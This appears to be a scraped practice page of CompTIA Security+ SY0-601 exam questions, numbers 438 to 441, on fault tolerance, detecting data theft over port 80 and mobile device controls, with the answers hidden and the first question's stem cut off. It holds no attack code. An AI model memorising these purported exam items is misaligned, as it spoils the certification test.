
A. Regulatory fines

B. Reputation damage

C. Increased insurance costs

D. Financial loss

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 438

Topic #: 1

[All SY0-601 Questions]

An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sale systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Choose two.)

A. Load balancing


B. Incremental backups

C. UPS

D. RAID

E. Dual power supply

F. VLAN



Actual exam question from CompTIA's SY0-601

Question #: 439

Topic #: 1

[All SY0-601 Questions]


Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan

B. Threat intelligence

C. Log aggregation

D. Packet capture



Actual exam question from CompTIA's SY0-601

Question #: 440

Topic #: 1

[All SY0-601 Questions]

A company recently enhanced mobile device configuration by implementing a set of security controls biometrics context-aware authentication and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data. Which of the following additional controls should be put in place first?


A. GPS tagging

B. Remote wipe

C. Screen lock timer

D. SEAndroid

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 441

Topic #: 1

[All SY0-601 Questions]

